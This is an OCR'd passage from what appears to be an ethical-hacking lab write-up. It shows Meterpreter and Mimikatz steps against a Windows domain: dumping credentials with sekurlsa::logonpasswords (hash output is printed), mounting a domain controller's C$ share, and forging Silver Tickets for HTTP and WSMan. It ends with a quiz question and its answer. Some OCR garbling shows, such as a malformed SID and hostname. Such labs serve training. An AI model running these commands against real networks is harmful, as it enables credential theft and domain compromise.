


1. Verify loaded ticket status:


   Kerberos::tgt




1. Exit Mimikatz and mount remote C$ administrative share on Domain Controller **server2019.lpt.com**:
   net use j: \server2019.lpt.com\c$




1. Execute `kiwi_cmd sekurlsa::logonpasswords` to dump cleartext/NTLM credentials.



Applications Places System
Wed Jan 8, 07:21
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
(Meterpreter 1)(C:\Users\Administrator.lpt\Downloads) > kiwi_cmd sekurlsa::logonpasswords
Authentication Id : 0 ; 55865 (00000000:0000da39)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 1/8/2025 3:22:28 AM
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : LPT
* NTLM : 16b20dc67e9f6292dece148adaec761c
* SHA1 : 8c3c7119dccf9d7b3dc6692773313d8fe40d866d
tspkg :
wdigest :
* Username : WIN2016$
* Domain : LPT
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : LPT.com
* Password : 46 21 2d 29 db 0c ce 7b 28 43 15 e9 8d 91 67 86 df 3e c4 37 07 74 bf 8b 9a 79 7
f 82 79 f5 e8 9c 17 38 98 a7 8a 68 b7 90 19 03 39 33 f5 a7 7c 10 cb 08 ac e7 2f db c6 d2 e8 e2 b9 d1
Menu
[python3 -m http.serv...
msfconsole - Parrot T...



1. Construct Silver Ticket for HTTP service on Domain Controller **server2019\lpt.com**:
   kerberos::golden /admin:Administrator /domain:lpt.com /id:2601 /sid:5-1-5-21-2393717600-3563179943-21111292666 /target:server2019\lpt.com /rc4:deadbeefbootooee8031337000099999 /service:HTTP /ptt



1. Construct Silver Ticket for WSMan service on Domain Controller **server2019\lpt.com**:
   kerberos::golden /admin:Administrator /domain:lpt.com /id:2601 /sid:5-1-5-21-2393717600-3563179943-21111292666 /target:server2019\lpt.com /rc4:deadbeefbootooee8031337000099999 /service:WSMan /ptt



1. Verify Domain Controller hostname: **server2019.lpt.com**. Close all open windows.

This concludes the lab exercise.

IMPORTANT: ❓ **Question 9.2.1.1** Utilize a Parrot Security machine to generate a payload and establish access to a Windows Server 2016 system. Proceed with privilege escalation and enumeration. Additionally, create both Golden and Silver tickets. Identify and provide the name of the Domain Controller discovered during this lab. [!SUCCESS] ✅ **Answer:** **server2019.lpt.com**